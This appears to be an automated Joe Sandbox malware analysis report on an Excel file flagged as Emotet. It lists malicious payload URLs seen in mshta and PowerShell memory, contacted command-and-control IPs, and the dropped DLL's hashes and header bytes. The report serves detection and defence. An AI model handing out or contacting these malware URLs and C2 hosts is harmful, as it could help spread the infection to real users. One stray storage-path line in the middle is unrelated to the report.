http://91.240.118.172/cc/vv/fe.png	100%	Avira URL Cloud	malware	
http://91.240.118.172/cc/vv/fe.pngPE3	0%	Avira URL Cloud	safe	
http://journeypropertysolutions.com/cterq/FoPrW8qKzgIj3E8m/PE3	100%	Avira URL Cloud	malware	
http://stancewheels.com/wp-admin	0%	Avira URL Cloud	safe	
http://91.240.118.172/cc/vv/fe.htmlfunction	0%	Avira URL Cloud	safe	
http://sep.dfwsolar.club/hzh3v/zCUz44VgIrN/	100%	Avira URL Cloud	phishing	
http://stancewheels.com/wp-admin/bbL1MAzNvohHH/	100%	Avira URL Cloud	malware	
http://https://www.belajarngaji.shop/wp	0%	Avira URL Cloud	safe	
http://www.protware.com/	0%	URL Reputation	safe	
http://michaelcrompton.co.uk/wp-admin/G/PE3	100%	Avira URL Cloud	malware	
http://www.protware.com=C:	0%	Avira URL Cloud	safe	
http://michaelcrompton.co.uk	0%	Avira URL Cloud	safe	
http://91.240.118.172/cc/vv/fe.htmlWinSta0	0%	Avira URL Cloud	safe	
http://firstfitschool.com/83wg6z	100%	Avira URL Cloud	phishing	
http://mycloud.suplitecmo.com/Fo	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://lambayeque.apiperu.net.pe/assets/whnYzDBLH/	100%	Avira URL Cloud	malware	
http://ancyh.xyz/assets/Pcxv1k5/	100%	Avira URL Cloud	malware	
http://stancewheels.com/wp-admin/bbL1MAzNvohHH/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.172/cc/vv/fe.htmlmshta	0%	Avira URL Cloud	safe	
http://www.protware.com/ode	0%	Avira URL Cloud	safe	
http://https://www.belajarngaji.shop/wp-admin/zVhSqHo7Fi2ulNeN1/	100%	Avira URL Cloud	malware	
http://weezual.fr/ju9c/twEHJDCvNwGimD/PE3	100%	Avira URL Cloud	malware	
http://mycloud.suplitecmo.com	0%	Avira URL Cloud	safe	
http://weezual.fr	0%	Avira URL Cloud	safe	
http://91.240.118.172/cc/vv/fe.htmlB	0%	Avira URL Cloud	safe	
http://https://160.16.102.168:80/cdIXMWziBmZNcwbniRwTByQMFFhNrKiB	0%	Avira URL Cloud	safe	
http://danahousecare.com/wp-content/cache/nAZV1f5Bh9CFmBtl2J/	100%	Avira URL Cloud	malware	
http://mycloud.suplitecmo.com/Fox-CCFS/zBdGqiyW1HTZD2j/PE3	100%	Avira URL Cloud	malware	
http://sep.dfwso	0%	Avira URL Cloud	safe	
http://firstfitschool.com/83wg6z/9TRIk5HsoTQiiVWoX/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.172	0%	Avira URL Cloud	safe	
http://https://lambayeque.apiperu.net.pe/assets/whnYzDBLH/PE3	100%	Avira URL Cloud	malware	
http://https://160.16.102.168/	0%	Avira URL Cloud	safe	
http://https://160.16.102.168/7m	0%	Avira URL Cloud	safe	
http://michaelcrompton.co.uk/wp-	0%	Avira URL Cloud	safe	
http://www.protware.com	0%	URL Reputation	safe	
http://https://lambayeque.apiperu.net.p	0%	Avira URL Cloud	safe	
http://weezual.f	0%	Avira URL Cloud	safe	
http://weezual.fr/ju9c/twEHJDCvN	0%	Avira URL Cloud	safe	
http://michaelcrompton.co.uk/wp-admin/G/	100%	Avira URL Cloud	malware	
http://91.240.118.172/cc/vv/fe.htmlr	0%	Avira URL Cloud	safe	
http://https://www.belajarngaji.shop/wp-admin/zVhSqHo7Fi2ulNeN1/PE3	100%	Avira URL Cloud	malware	
http://chupahfashion.com/eh6bwxk	100%	Avira URL Cloud	malware	
http://91.240.118.172/cc/vv/fe.p	0%	Avira URL Cloud	safe	
http://91.240.118.172/cc/vv/fe.html	100%	Avira URL Cloud	malware	
http://chupahfashion.com/eh6bwxk/bowptl/F2sib90zZsqJ44/bQ8VXS/	100%	Avira URL Cloud	malware	
http://91.240.118.172/cc/vv/fe.htmlhttp://91.240.118.172/cc/vv/fe.html	0%	Avira URL Cloud	safe	
http://firstfitschool.com/83wg6z/9TRIk5HsoTQiiVWoX/	100%	Avira URL Cloud	malware	
http://91.240.118.172/cc/vv/fe.htmlngs	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
michaelcrompton.co.uk	217.160.0.155	true	false		unknown
weezual.fr	213.186.33.4	true	false		unknown
mycloud.suplitecmo.com	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://weezual.fr/ju9c/twEHJDCvNwGimD/	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/cc/vv/fe.png	true	• Avira URL Cloud: malware	unknown
http://michaelcrompton.co.uk/wp-admin/G/	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/cc/vv/fe.html	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://hekmat20.com/wp-includes	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://sep.dfwsolar.club/hzh3v/zCUz44VgIrN/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://ancyh.xyz	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://hekmat20.com/wp-includes/7/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false		high
http://chupahfashion.com/eh6bwxk/bowptl/F2sib90zZsqJ44/bQ8VXS/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://sep.dfwsolar.club/hzh3v/z	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://danahousecare.com/wp-content/cache/nAZV1f5Bh9CFmBtl2J/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://journeypropertysolutions.com/cterq/FoPrW8qKzglj3E8m/	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://danahousecare.com/wp-cont	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://mycloud.s	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ancyh.xyz/assets/Pcxv1k5/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com/ll	mshta.exe, 00000004.00000002.439514279.0000000004900000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://mycloud.suplitecmo.com/Fox-CCFS/zBdGqiyW1HTZD2j/	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.11	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	low
http://91.240.118.172/cc/vv/fe.pngPE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://journeypropertysolutions.com/cterq/FoPrW8qKzglj3E8m/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://stancewheels.com/wp-admin	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.172/cc/vv/fe.htmlfunction	mshta.exe, 00000004.00000003.423172440.000000000263D000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://sep.dfwsolar.club/hzh3v/zCUz44VgIrN/	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://stancewheels.com/wp-admin/bbL1MAzNvohHH/	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.belajarngaji.shop/wp	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.protware.com/	mshta.exe, 00000004.00000002.438881833.0000000027CB000.00000004.00000010.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://michaelcrompton.co.uk/wp-admin/G/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com=C:	mshta.exe, 00000004.00000003.421270986.0000000000329000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://michaelcrompton.co.uk	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.172/cc/vv/fe.htmlWinSta0	mshta.exe, 00000004.00000002.438112656.0000000000230000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://firstfitschool.com/83wg6z	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://mycloud.suplitecmo.com/Fo	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://lambayeque.apiperu.net.pe/assets/whnYzDBLH/	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ancyh.xyz/assets/Pcxv1k5/	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://stancewheels.com/wp-admin/bbL1MAzNvohHH/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/cc/vv/fe.htmlmshta	mshta.exe, 00000004.00000002.438112656.000000000230000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.protware.com/ode	mshta.exe, 00000004.00000003.420844888.000000002B41000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.439061631.0000000002B46000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.436135951.0000000002B46000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.belajarngaji.shop/wp-admin/zVhSqHo7Fi2ulNeN1/	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://weezual.fr/ju9c/twEHJDCvNwGimD/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://mycloud.suplitecmo.com	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://weezual.fr	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.172/cc/vv/fe.htmlB	opastonline.com.xls.0.dr	true	• Avira URL Cloud: safe	unknown
http://https://160.16.102.168:80/cdIXMWziBmZNcwbniRwTByQMFFhNrKiB	rundll32.exe, 0000000D.00000003.591845765.00000000003C5000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 0000000D.00000002.676590864.00000000003C6000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://danahousecare.com/wp-content/cache/nAZV1f5Bh9CFmBtl2J/	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://mycloud.suplitecmo.com/Fox-CCFS/zBdGqiyW1HTZD2j/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://sep.dfwso	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://firstfitschool.com/83wg6z/9TRIk5HsoTQiiVWoX/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://lambayeque.apiperu.net.pe/assets/whnYzDBLH/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://160.16.102.168/	rundll32.exe, 0000000D.00000003.591835259.00000000003B7000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 0000000D.00000002.676575735.00000000003B7000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://160.16.102.168/7m	rundll32.exe, 0000000D.00000003.591835259.00000000003B7000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 0000000D.00000002.676575735.00000000003B7000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://michaelcrompton.co.uk/wp-	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.protware.com	mshta.exe, 00000004.00000003.421158133.000000002B34000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://lambayeque.apiperu.net.p	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://weezual.f	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://weezual.fr/ju9c/twEHJDCvN	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000007.00000002.676501959.00000000003F0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://91.240.118.172/cc/vv/fe.htmlr	mshta.exe, 00000004.00000002.438930744.000000002AE5000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.belajarngaji.shop/wp-admin/zVhSqHo7Fi2ulNeN1/PE3	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://chupahfashion.com/eh6bwxk	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000007.00000002.676501959.00000000003F0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://91.240.118.172/cc/vv/fe.p	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://chupahfashion.com/eh6bwxk/bowptl/F2sib90zZsqJ44/bQ8VXS/	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/cc/vv/fe.htmlhttp://91.240.118.172/cc/vv/fe.html	mshta.exe, 00000004.00000003.422785781.000000002635000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://firstfitschool.com/83wg6z/9TRIk5HsoTQiiVWoX/	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://hekmat20.com/wp-includes/7/	powershell.exe, 00000007.00000002.680276880.00000000038EE000.00000004.00000800.00020000.00000000.sdmp	false		high
http://91.240.118.172/cc/vv/fe.htmlngs	mshta.exe, 00000004.00000002.438156977.000000000026E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.154.133.20	unknown	France		12876	OnlineSASFR	true
185.157.82.211	unknown	Poland		42927	S-NET-ASPL	true
212.237.17.99	unknown	Italy		31034	ARUBA-ASNIT	true
79.172.212.216	unknown	Hungary		61998	SZERVERPLEXHU	true
110.232.117.186	unknown	Australia		56038	RACKCORP-APRackCorpAU	true
173.214.173.220	unknown	United States		19318	IS-AS-1US	true
212.24.98.99	unknown	Lithuania		62282	RACKRAYUABRakrejusLT	true
138.185.72.26	unknown	Brazil		264343	EmpasoftLtdaMeBR	true
178.63.25.185	unknown	Germany		24940	HETZNER-ASDE	true
160.16.102.168	unknown	Japan		9370	SAKURA-BSAKURAInternetIncJP	true
81.0.236.90	unknown	Czech Republic		15685	CASABLANCA-ASInternetCollocationProviderCZ	true
103.75.201.2	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
216.158.226.206	unknown	United States		19318	IS-AS-1US	true
45.118.115.99	unknown	Indonesia		131717	IDNIC-CIFO-AS-IDPTCitraJelajahInformatikaID	true
217.160.0.155	michaelcrompton.co.uk	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	false
51.15.4.22	unknown	France		12876	OnlineSASFR	true
159.89.230.105	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
162.214.50.39	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
200.17.134.35	unknown	Brazil		1916	AssociacaoRedeNacionaldeEnsinoePesquisaBR	true
217.182.143.207	unknown	France		16276	OVHFR	true
107.182.225.142	unknown	United States		32780	HOSTINGSERVICES-INCUS	true
51.38.71.0	unknown	France		16276	OVHFR	true
45.118.135.203	unknown	Japan		63949	LINODE-APLinodeLLCUS	true
50.116.54.215	unknown	United States		63949	LINODE-APLinodeLLCUS	true
131.100.24.231	unknown	Brazil		61635	GOPLEXTELECOMUNICACOESEINTERNETLTDA-MEBR	true
46.55.222.11	unknown	Bulgaria		34841	BALCHIKNETBG	true
41.76.108.46	unknown	South Africa		327979	DIAMATRIXZA	true
173.212.193.249	unknown	Germany		51167	CONTABODE	true
45.176.232.124	unknown	Colombia		267869	CABLEYTELECOMUNICACIONESDECOLOMBIASASCABLETELCOC	true
178.79.147.66	unknown	United Kingdom		63949	LINODE-APLinodeLLCUS	true
212.237.5.209	unknown	Italy		31034	ARUBA-ASNIT	true
162.243.175.63	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
176.104.106.96	unknown	Serbia		198371	NINETRS	true
207.38.84.195	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
164.68.99.3	unknown	Germany		51167	CONTABODE	true
192.254.71.210	unknown	United States		64235	BIGBRAINUS	true
212.237.56.116	unknown	Italy		31034	ARUBA-ASNIT	true
104.168.155.129	unknown	United States		54290	HOSTWINDSUS	true
45.142.114.231	unknown	Germany		44066	DE-FIRSTCOLOwwwfirst-colonetDE	true
203.114.109.124	unknown	Thailand		131293	TOT-LLI-AS-APTOTPublicCompanyLimitedTH	true
209.59.138.75	unknown	United States		32244	LIQUIDWEBUS	true
159.8.59.82	unknown	United States		36351	SOFTLAYERUS	true
129.232.188.93	unknown	South Africa		37153	xneeloZA	true
91.240.118.172	unknown	unknown		49453	GLOBALLAYERNL	true
58.227.42.236	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
213.186.33.4	weezual.fr	France		16276	OVHFR	false
158.69.222.101	unknown	Canada		16276	OVHFR	true
104.251.214.46	unknown	United States		54540	INCERO-HVVCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562504
Start date:	28.01.2022
Start time:	23:02:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	opastonline.com.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@18/13@5/48
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 13.4% (good quality ratio 11.1%) • Quality average: 63.8% • Quality standard deviation: 34.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 92.123.101.210, 92.123.101.179, 92.123.101.170, 209.197.3.8
- Excluded domains from analysis (whitelisted): wu-shim.trafficmanager.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, a767.dspw65.akamai.net, download.windowsupdate.com.edgesuite.net
- Execution Graph export aborted for target mshta.exe, PID 2204 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 2792 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: opastonline.com.xls

Simulations

Behavior and APIs

Time	Type	Description
23:03:22	API Interceptor	61x Sleep call for process: mshta.exe modified
23:03:23	API Interceptor	226x Sleep call for process: svchost.exe modified
23:03:26	API Interceptor	443x Sleep call for process: powershell.exe modified
23:03:43	API Interceptor	115x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\JooSee.dll

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.980530647943679
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjv5yMwWd3DYr6i64/:OUBPSczbeeTnvtZDWA
MD5:	9AA05EC3F322A4F54E5E684EAAD88173
SHA1:	3CB05C3C4E013DD630197193544FBE71001FD381
SHA-256:	236703FCE8B84BABD918EC9BBA584F1948A11446BD427569AAB3F24CA8AF266D
SHA-512:	64DA0227FED760B5E6C717042A8248DAB85B08A87097B64E44769725751838F240B3AE3D84D496B6128F3446FFF302A420E94CC0B887F182B4EB808F74F9B369
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: C:\ProgramData\JooSee.dll, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`...`.....@..@.reloc..b... .....@..B.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 61414 bytes, 1 file
Category:	dropped
Size (bytes):	61414
Entropy (8bit):	**7.995245868798237**
Encrypted:	**true**
SSDEEP:	1536:EysgU6qmzixT64jYMZ8HbVPGfVDwm/xLZ9rP:wF6qmeo4eH1m9wmLvrP
MD5:	ACAEDA60C79C6BCAC925EEB3653F45E0
SHA1:	2AAAE490BCDACCC6172240FF1697753B37AC5578
SHA-256:	6B0CECCF0103AFD89844761417C1D23ACC41F8AEBF3B7230765209B61EEE5658
SHA-512:	FEAA6E7ED7DDA1583739B3E531AB5C562A222EE6ECD042690AE7DCFF966717C6E968469A7797265A11F6E899479AE0F3031E8CF5BEBE1492D5205E9C5969090 0
Malicious:	false
Preview:	MSCF.....,.....I.....;w.....RSNj .authroot.stl..>.(.5..CK..8T....c_.d...A.K...+.d.H..*i.RJJ.IQIR..$t)Kd.-[..T\{..ne.....<.w.....A..B.....c...wi.....D....c.0D,L.....f y....Rg...=.....i,3.3..Z....~^ve<...TF.*...f.zy.,...m.@.0.0...m.3..I(..+..v#...(.2....e...L..*y..V.....~U...."<ke.....l.X:Dt..R<7.5\A7L0=..T.V...IDr..8<....r&...I-.^..b.b.".Af....E.._.. r.>.`;,.Hob..S.....7'..\.R$.".g..+..64..@nP.....k3...B.`.G..@D.....L.....`^...#OpW.....!....`.....rf:.}.R.@....gR.#7....l..H.#...d.Qh..3..fCX....==#..M.l..~&....[.J9.\..Ww.....Tx.%....]..a4E ...q.+...#.*a..x..O..V.t..Y1!.T..`U...-...< _@...|(.....0..3.`.LU...E0.Gu.4KN....5...?.....I.p..'.........N<.d.O..dH@c1t...[w/...T....cYK.X>.0..Z.....O>..9.3.#9X.%.b...5.YK.E.V.....`./.3._ ..nN]..=..M.o.F._..z....._...gY..!Z..?l....vp.l.:.d.Z..W.....~...N.._.k...&.....$......i.F.d.....D!e.....Y..,.E..m.;.1... $.F..O.F.o_}.uG....,.%.>,.Zx.....o....c../.;....g&.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.100264519441001
Encrypted:	false
